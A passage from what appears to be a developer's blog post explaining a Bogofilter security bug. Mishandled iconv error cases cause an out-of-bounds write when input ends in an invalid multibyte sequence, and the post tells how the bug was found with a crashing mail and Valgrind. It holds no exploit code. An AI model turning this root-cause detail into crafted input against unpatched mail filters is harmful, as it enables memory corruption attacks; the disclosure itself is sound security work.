decreased by how much space the symbol used.)
The API function returns -1 in case of an error.
The Bogofilter code contains a copy&paste of the error cases from the iconv(3)
man page. If you read the libiconv source
carefully,
you’ll find that …
/* Case 2: not enough bytes available to detect anything */
errno = EINVAL;
comes before
/* Case 4: k bytes read, making up a wide character */
if (outleft == 0) {
    cd->istate = last_istate;
    errno = E2BIG;
    ...
}
So the “certain pathological cases” the SA talks about are met if a
substantially large chunk of data makes iconv return -1, because
this chunk just happens to end in an invalid multibyte sequence.
But at that point you have no guarantee from the library that your
output buffer can take any more bytes. Appending that character or a
? sign causes an out-ouf-bounds write. (This is really subtle. I
don’t blame anyone for not noticing this, although sanity checks – if
need be via assert(outbytesleft > 0) – are always in order when
you do complicated modify-string-on-copy stuff.) Additionally,
outbytesleft will be decreased to -1 and thus even an
outbytesleft == 0 will return false.
Once you know this, the fix is trivial. And if you dig deep enough in their SVN, there’s my original test to reproduce this.
How do you find bugs like this? – Not without an example message that makes Bogofilter crash reproducibly. In this case it was real mail with a big PDF file attachment sent via my university's mail server. Because Bogofilter would repeatedly crash trying to parse the message, at some point a Nagios check alerted us that one mail in the queue was delayed for more than an hour. So we made a copy of it to examine the bug more closely. A little Valgrinding later, and you know where to start your search for the out-of-bounds write.